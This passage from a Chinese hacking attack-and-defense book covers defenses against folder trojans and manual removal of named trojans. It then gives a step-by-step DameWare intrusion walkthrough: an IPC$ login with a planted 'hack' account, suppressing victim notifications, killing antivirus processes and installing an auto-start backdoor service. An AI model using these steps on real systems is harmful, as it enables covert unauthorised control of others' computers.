文件夹木马制作成功后，入侵者便可以把该文件夹打包发送给远程主机的管理员。当管理员收到以后，使用杀毒软件对该文件夹进行查杀不会发现有任何问题，但是当管理员打开该文件夹，木马便会自动执行。当管理员进入该文件夹后，并不会发现其中存在 Folder Settings 文件夹和 desktop.ini 文件，因为 Folder Settings 文件夹和 desktop.ini 文件具有系统属性和隐藏属性，这种文件夹不同于一般的隐藏文件夹，只有在“文件夹选项”对话框中取消勾选“隐藏受保护的操作系统文件（推荐）”复选框才能看见这些文件，但不幸的是几乎所有的计算机都不会这样设置。

3.7.4 安全解决方案

如果能够按照以下 4 种方案进行防御，基本上可以阻止基于木马的入侵。

(1) 方案一：显示文件扩展名

文件扩展名是文件格式和功能的代表，通过文件扩展名，管理员一眼就能认出文件的真正身份。比如.exe 代表可执行文件、.jpg 代表图形文件、.txt 代表文本文件、.htm 代表网页文件等。知道了文件的扩展名，再看看文件的图标，如果它们之间的对应不一样，比如文件扩展名是.exe，但却使用了.jpg 的图标，那么就说明这个文件经过了别人修改，这样的文件大多是木马。但是，在默认情况下，系统是不会显示文件扩展名的，需要在“文件夹选项”对话框中对其进行设置。

（2）方案二：不打开任何可疑文件、文件夹、网页

以往以为只有执行那些扩展名为.exe、.bat、.com、.sys 的文件名才有被黑的危险，通过上面的介绍，看来连打开文件夹和网页都有危险。因此，只有尽量不打开不明文件、文件夹、网页，才能避免被种植木马。

（3）方案三：常开病毒防火墙

由于病毒防火墙比较占系统资源，容易造成系统缓慢，因此许多管理员并不喜欢开病毒防火墙，而是以为对新下载的文件进行病毒扫描就足够了。需要提醒大家的是，仅仅使用杀毒软件对文件进行扫描远远不能实现安全的目的，通过前面介绍的方法可见，入侵者可以实现逃过杀毒软件的查杀。而对于病毒防火墙就不同了，它能够对系统进行时时监控，及时发现活动的木马并把它杀死。

（4）方案四：常开网络防火墙

使用网络防火墙并进行适当的设置，这样一来，即使计算机真的中了木马程序，防火墙也可以拦截住大多数木马的连接。

### 3.7.5 常见问题与解答

问：使用捆绑器生成一个扩展名为.jpg 的文件，但却打不开该文件，为什么？

答：尽管捆绑器能够捆绑.txt 及.jpg 等多种格式的文件，但捆绑器只能生成一种格式的文件，即扩展名为.exe 的文件。如果让捆绑器生成除.exe 之外格式的文件，当然是打不开的。

## 3.8 常见木马的手动清除

下面介绍一些清除常见木马的方法。

### 3.8.1 冰河木马的清除

它的清除方法如下。

- ① 运行 regedit 进入注册表。
- ② 展开“\我的电脑\HKEY\_CLASSES\_ROOT\txtfile\shell\open\command”。
- ③ 将“默认”的数据记下（例如：C:\windows\c\_server.exe）。
- ④ 将“默认”的数据改为“C:\windows\notepad.exe %1”。
- ⑤ 重新启动电脑，进入 DOS 模式。
- ⑥ 把“C:\windows\c\_server.exe”删除。
- ⑦ 重新启动电脑。

### 3.8.2 ShareQQ 木马的清除

这是一款 QQ 密码窃取软件，它的清除方法如下。

#### 1. 删除文件

用进程管理软件终止 spolsv.exe 进程，然后到 Windows\system 文件夹下将 spolsv.exe 文件删除，同时删除的还有 debug.dll、MSIME5f594f58.dll 两个文件，再到 Windows 目录下删除 winin.exe 文件。

#### 2. 检查注册表

选择“开始”→“运行”命令，在弹出的窗口中输入 regedit，打开注册表，展开 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run，删除名为“netconfig”的字符串。再到 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce 下，删除“winin”字符串即可。

重新启动电脑。

### 3.8.3 BladeRunner 木马的清除

它的清除方法如下。

首先展开注册表到 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 下，用户会看到字符串值 System-Tray，其键值为 C:\something\something.exe，事实上 C:\something\ something.exe 是可以任意变化的，就看攻击者怎么设定了。

根据木马在注册表中建立的键值记下木马的名字与所在文件夹，然后退回到纯 DOS 下，找到此木马文件并将其删除掉。重新启动计算机，然后到注册表中找到前面提到的木马文件所建立的字符串值及其键值，删除即可。

### 3.8.4 广外女生的清除

该木马程序运行后，将会在系统的“System”目录下生成一个名为“diagcfg.exe”的木

马文件，并关联 EXE 文件的打开方式，如果直接删除该文件，将会导致系统中所有的 EXE 文件无法打开。它的清除方法如下。

- ① 在 DOS 模式下，找到“System”目录下的“diagcfg.exe”文件并将其删除。
- ② 由于“diagcfg.exe”文件已经被删除了，因此在 Windows 环境下所有 EXE 文件都将无法运行。找到 Windows 目录中的注册表编辑器 Regedit.exe，将它改名为“Regedit.com”。
- ③ 回到 Windows 模式下，运行 Windows 目录下的 Regedit.com 程序。
- ④ 找到 HKEY\_CLASSES\_ROOT\exefile\shell\open\command，将其默认键值改成“%1”。
- ⑤ 找到 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\ CurrentVersion\ RunServices，删除其中名称为“Diagnostic Configuration”的键值。
- ⑥ 关掉注册表编辑器，回到 Windows 目录，将“Regedit.com”改回“Regedit.exe”。
- ⑦ 重新启动电脑。

### 3.8.5 BrainSpy 木马的清除

清除方法如下。

#### 1. 检查注册表

展开注册表 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\ Windows \CurrentVersion\ Run，会在右边的窗口中看到有字符串值\*\*\*="C:\WINDOWS\ system\BRAINSPY.exe"，删除此字符串值和键值。

#### 2. 删除文件

使用进程管理软件终止“BRAINSPY.exe”进程，然后到 C:\WINDOWS\system 文件夹下删除 BRAINSPY.exe 文件即可清除木马 BrainSpy。

### 3.8.6 FunnyFlash 木马的清除

FunnyFlash 的图标为 Flash 图标，很容易使人上当受骗，千万不要以为它是个 Flash 动画而运行。它的清除方法如下。

#### 1. 检查注册表

展开注册表 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\ CurrentVersion\ RunServices，删除串值“723”及其键值“C:\.exe”。

#### 2. 删除木马文件

分别到 C 盘根目录，C:\Windows 和 C:\Windows\System 文件夹下找到“.exe”文件并将其删除，再到 C:\Windows\temp 下删除“FunnyFlash.exe”文件即可清除木马。

### 3.8.7 QQ 密码侦探特别版木马的清除

这是一款 QQ 密码窃取木马，木马文件名为 QQSPYSP.EXE，文件大小为 379 904B。它的清除方法为：重启电脑到 DOS 状态下，然后将 C:\Windows\System 文件夹中的 Internat.exe 文件删除，再将该文件夹下的 smaxinte.exe 文件重命名为 Internat.exe，最后删除 Windows 文件夹下的 Internat.exe 和 uttnskf.ini 文件，重新启动电脑即可清除该木马。

### 3.8.8 IEthief 木马的清除

IEthief 的图标与 IE 浏览器的图标很相似，不同之处是其图标在右端的“e”字开口处添加了一排锯齿，这是识别它与正常的 IE 文件的好方法。它的清除方法如下。

① 删除 C:\Windows\System 文件夹下的木马文件和相关的信息记录文件“IEthief.exe”、“firstrunIE.dat”、“IEcfg”，这一步可以在 DOS 下进行。

② 展开注册表 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run，删除串值“ierun”及其键值“C:\WINDOWS\SYSTEM\IEthief.exe”即可。

### 3.8.9 QEyes 潜伏者的清除

QEyes 潜伏者是个 QQ 密码窃取木马，它的清除方法如下。

① 选择“开始”→“运行”命令，在弹出的窗口中输入 msconfig，找到 Win.ini 标签，删除“[windows]”字段下的“run=”下的字符串“C:\windows\thereadmsg.exe”。

② 选择“开始”→“运行”命令，在弹出的窗口中输入 regedit，展开注册表 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run，删除字符串值 netservice 及其键值 C:\windows\nesmsg.exe；再删除字符串值“system”及其键值“C:\windows\system\kernel32.exe”；最后再删除字符串值“boot”及其键值“C:\windows\system\kernel16.exe”。

③ 到 Windows 所在安装目录下删除 nesmsg.exe、thereadmsg.exe、wininet.ini、raddr.txt 和 addr.txt 文件，再到 Windows\system 文件夹下删除 kernel16.exe 和 kernel32.exe 文件，最后到 C 盘根目录下删除 process.dll 文件即可清除该木马。

### 3.8.10 蓝色火焰的清除

蓝色火焰客户端与服务端连通信通过 19191 端口进行；如果是微型版蓝色火焰（这是只有 10KB 大小的微型版蓝色火焰），则使用 9191 端口连接。所以，也可以通过这个方法发现“蓝色火焰”，方法是在 DOS 窗口下，运行“netstat -a”命令即可，如果发现有 19191 或 9191 端口开放，就表示机器已经中了木马。它的清除方法如下。

(1) 删除木马在注册表中建立的键值

选择“开始”→“运行”命令，在弹出的窗口中输入 Regedit，展开注册表 HKEY\_LOCAL\_MACHINE\Software\ Microsoft\Windows\CurrentVersion\Run，删除串值“Network Services”及其键值“C:\WINDOWS\SYSTEM\tasksvc.exe”。

(2) 恢复文件关联

到注册表 HKEY\_CLASSES\_ROOT\txtfile\shell\open\command 和 HKEY\_LOCAL\_MACHINE\Software\CLASSES\txtfile\shell\open\command 下，将 Windows\system\ sysexpl.exe%1 更改为 NOTEPAD.exe %1。

(3) 删除文件

到 Windows\system 文件夹下，将 tasksvc.exe、sysexpl.exe、bfhook.dll 这 3 个文件删除即可清除木马蓝色火焰。

### 3.8.11 Back Construction 木马的清除

清除 Back Construction 木马的步骤如下。

① 到注册表 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\ Windows\CurrentVersion\Run 下，删除右边窗口中的“C:\WINDOWS\Cmctl32.exe”。

② 重新启动到 DOS 下，或用进程管理软件终止进程“Cmctl32.exe”，然后到 C:\Windows 文件夹下删除木马文件 Cmctl32.exe 即可。

## 3.9 小结

本章介绍了木马的由来及计算机木马的特点、发展历史，并精心挑选出几款典型的木马来介绍入侵者如何使用木马来获取远程主机的控制权。详细介绍了几种入侵者经常使用的种植木马技术，通过了解后，大家便可以一眼识别出入侵者的木马圈套。



## 第4章 远程控制

入侵的目的是为了得到目标主机的最高权限，当入侵者获得了目标主机管理员的账号和密码后，试想坐在电脑前，喝着咖啡，通过远程控制工具监视着对方的一举一动是一幅什么样的场景。在入侵者看来，远程控制软件就是一种永远不会被杀毒软件查杀的“高级木马”。此外，在网络管理员眼中，远程控制软件也是一位强大的助手，不用跑来跑去，就可以轻松地管理成百上千台电脑。

常用的远程控制软件有 DameWare、Radmin、VNC 和 PCAnywhere 等，这些软件各有所长，共同点是都可以被入侵者用来“光明正大”地控制远程计算机，而不用担心远程的杀毒软件会报警。

下面就通过实例来详细介绍这些软件的特点和功能。

- DameWare。
- Radmin。
- VNC。
- 其他远程控制软件。

为了方便说明，假设我们已经通过前面章节介绍的方法在远程主机上建立了账号为 hack、密码为 hack 的用户，并且该用户具有管理员权限。

### 4.1 DameWare 入侵实例

#### 4.1.1 DameWare 简介

DameWare 是一款超级“网管工具”，它的设计初衷是为了让网管们更加方便地同时管理多台计算机，免得跑来跑去地一个个调试配置。DameWare 把众多管理工具集成在一起，只要拥有远程主机管理员权限的账号，任何人都可以通过图形界面来控制该远程主机。然而，只要对这款网管工具进行巧妙的配置，入侵者便可轻而易举地为远程主机安装服务，远程修改注册表，甚至直接控制远程键盘和鼠标等。

### 4.1.2 DameWare 的安装

在本地计算机安装 DameWare NT Utilities，如图 4-1 所示，过程与普通 Windows 软件相似，安装完成后得到的是试用版。




图 4-1

### 4.1.3 DameWare 的使用

从“开始”菜单中打开 DameWare NT Utilities 主程序，界面如图 4-2 所示。





图 4-2

单击主界面上的  图标按钮，在弹出的“Add Domain or Machine（添加域或主机）”对话框中选择“Favorite Machines”单选按钮，并在下面的文本框中输入目标主机的机器名或 IP 地址，如图 4-3 所示。

如果选中了“Range of IP Addresses”复选框，则一次能添加一个 IP 段的主机，如图 4-4 所示。

黑客攻防实战入门（第3版）




图 4-3




图 4-4

本例只添加一台主机，在图 4-3 所示的界面中单击“OK”按钮，添加成功，左侧窗格中新增一台名为“192.168.0.2”的主机，如图 4-5 所示。

将鼠标指针移到新添加的主机名上，几秒钟后，出现图 4-6 所示的摘要信息，从中可以了解到目标主机的机器名和工作组等信息。




图 4-5




图 4-6

单击主机名前面的“+”图标，列表中显示了通过 DameWare 可以对 192.168.0.2 主机进行的操作，如图 4-7 所示。可以看到，DameWare 提供的远程操作功能非常强大，依次为“磁盘管理”、“事件日志管理”、“组管理”、“查看已打开文件”、“打印机管理”、“进程管理”、“系统属性”、“RAS（远程访问服务）”、“注册表编辑”、“远程命令执行”、“远程控制（有屏幕监视功能）”、“应用程序管理”、“计划任务管理”、“查找”、“发送信息”、“系统服务管理”、“会话管理”、“共享管理”、“远程关机”、“软件管理”、“系统工具”、“TCP 工具”、“用户管理”和“远程唤醒”。

## 第4章 远程控制




图 4-7

因为 DameWare 是通过 IPC\$ 实现的远程管理，所以在进行远程操作前，首先要和远程主机建立 IPC\$ 连接。

执行命令 `net use \\192.168.0.2\ipc$ "hack" /user:"hack"`，如图 4-8 所示。




图 4-8

如果远程操作之前没有建立 IPC\$ 连接，则在第一次打开某个工具的时候会弹出对话框，要求输入账号和密码，直接输入已获得的管理员账号和密码即可，如图 4-9 所示。




图 4-9

- Disk Drives（磁盘管理）：可以查看远程主机的磁盘使用情况，如图 4-10 所示。



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第4章 远程控制

- **Printers（打印机管理）**：可以查看和修改远程打印机的状态，如图 4-14 所示，该远程主机没有配置打印机，所以该服务暂时不可用。




图 4-14

- **Processes（进程管理）**：如图 4-15 所示，显示了非常详细的进程信息，进程总数为 21，如果入侵者发现有杀毒软件或网络防火墙的进程，单击鼠标右键，在弹出的快捷菜单中选择“End Process”命令即可。如图 4-16 所示。



图 4-15




图 4-16

- **Properties（系统属性）**：可以查看远程主机的时间、操作系统类型和基本硬件信息等，如图 4-17 所示。



图 4-17

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防实战入门（第3版）

- **RAS（远程访问服务）：**可以查看和配置远程用户的网络访问情况，如拨号上网等。如图 4-18 所示，由于该主机没有配置拨号上网，所以该列表为空。




图 4-18

- **Registry（注册表编辑）：**远程编辑注册表，就像操作本地的注册表编辑器一样方便。用于添加自启动木马、设置系统参数等，如图 4-19 所示。




图 4-19

- **Remote Command（远程命令执行）：**得到一个远程 Shell，用于执行命令行程序。有 View 和 Console 两种显示方式，分别如图 4-20 和图 4-21 所示。



图 4-20



图 4-21

第4章 远程控制

就像入侵者使用 Telnet 登录到远程主机一样，可以执行任意命令，而且所有命令均在后台运行，远程主机的屏幕上不会有任何提示信息。从图 4-20 和图 4-21 中可以看到，入侵者已经使用 ipconfig 和 dir 命令，获得了远程主机的部分数据。要获得其他信息，只要进入相应的文件夹，执行所需要的命令即可。

- Remote Control（远程控制）：实时屏幕监视和控制，打开 Mini Remote Control 程序，界面如图 4-22 所示。

依次填写 IP 地址、账号和密码，在“Authentication（验证方式）”选项组中的“Type”下拉列表中选择“WindowsNT Challenge/Response”选项，如图 4-23 所示。




图 4-22




图 4-23

单击左上角的“Connect”按钮，如果是首次连接，那么 DameWare 会要求为远程主机安装 DameWare 被控端，如图 4-24 所示。




图 4-24

值得说明的是，该处的设定非常重要。如果不设定而直接单击“OK”按钮进行安装，在默认情况下，远程主机被通知建立连接，这样会使入侵者暴露入侵痕迹，在远程主机上的截图如图 4-25 所示。

为了不让 DameWare 通知远程主机，需要进行以下设置来将该“网管工具”彻底变成“入侵者工具”。首先在如图 4-24 所示的窗口中，单击第 4 个按钮“stall Options”（其实应该是“Install Options”），打开安装参数对话框，并进行如图 4-26 所示设置。



黑客攻防实战入门（第3版）

图中选项含义如下。

- Stop Service On Disconnect: 断开连接后停止服务。
- Remove Service On Disconnect: 断开连接后卸载服务。
- Set Service Startup type to "Manual" default is: 设置服务启动为“手动”。




图 4-25




图 4-26

- Copy Configuration File DWRCS: 复制安装设置到远程主机，通过选择复选框才能使修改的安装设置在远程主机端生效。

按图 4-26 所示设置完毕后，单击“Edit”按钮进行属性设置，在打开属性设置对话框中，切换到“Additional Settings”选项卡，并取消勾选“Enable SysTray Icon”复选框，表示去除远程主机右下角的连接显示图标，设置完毕后如图 4-27 所示。

接下来切换到“Notify Dialog”选项卡，取消勾选“Notify on Connection”复选框，表示去除连接时在远程主机端显示的如图 4-28 所示的提示。



图 4-27




图 4-28

全部设置好后如图 4-29 所示。

第4章 远程控制



图 4-29

通过前面几项的设置，入侵者在连接远程主机的时候就不会被察觉，最后单击“确定”按钮为远程主机安装被控制端，如图 4-30 所示。

服务安装、启动完毕后，便会在本地机上显示远程主机当前的屏幕，如图 4-31 所示。

此外，入侵者可以通过该屏幕对远程主机进行控制，就像操纵本地计算机一样。可以通过图 4-32 中的菜单命令来选择“只监视（View Only）”模式或“控制”模式。

通过图 4-33 可见，入侵者还可以在远程主机上进行键盘控制操作，甚至锁定远程主机上的键盘和鼠标。

通过图 4-34 中的菜单命令选项可以手动卸载远程主机的 DameWare 被控制端服务。



图 4-30



图 4-31



图 4-32




图 4-33

### 黑客攻防实战入门（第3版）




图 4-34

- **Schedule（计划任务管理）**：查看和修改远程主机的计划任务列表，可以添加新任务，就像在远程 Shell 中使用 at 命令一样，图形界面更加方便，如图 4-35 所示。




图 4-35

- **Search（查找）**：网络查找功能，如果远程主机是一台服务器，则该功能可以搜索到远程局域网内的信息，实现跨网段入侵，如图 4-36 所示。




图 4-36

- **Send Message（发送信息）**：通过信使服务向远程计算机发送消息，如图 4-37 所示。



图 4-37

第 4 章 远程控制

远程计算机收到消息后，在屏幕中间弹出消息框，如图 4-38 所示。




图 4-38

- **Services（系统服务管理）：**可以查看 192.168.0.2 机器上安装了哪些服务，如图 4-39 所示。这与使用“计算机管理”看到的服务列表是一样的。



图 4-39

入侵者还可以通过“Install Service”非常容易地给远程主机安装新服务：道德按照图 4-40 所示的界面进行设置。

单击“下一步”按钮，如图 4-41 所示。




图 4-40




图 4-41

单击“Browse”按钮，在本地机上选择后门安装文件的路径，单击“下一步”按钮后，

黑客攻防实战入门（第3版）

弹出的界面如图 4-42 所示。

在图 4-42 中选中服务类型，然后单击“下一步”按钮，弹出的界面如图 4-43 所示。

在图 4-43 中选择执行该服务的许可账号，默认为本地 System 权限，如果输入相应用户的账号和密码则服务以该用户的身份权限运行。设置完毕后，单击“下一步”按钮，弹出的界面如图 4-44 所示。

在图 4-44 中选择服务的启动方式，这里选择“Automatic（自动）”，目的是令远程主机在每次启动后都自动执行该后门程序，然后单击“下一步”按钮得到安装参数报告，如图 4-45 所示。

最后单击“完成”按钮完成安装。安装进度如图 4-46 所示。

安装成功后来查看一下目标主机的服务列表，如图 4-47 所示。可以看到，入侵者可以通过这种方式使用 DameWare 在远程主机上安装后门程序。




图 4-42




图 4-43




图 4-44

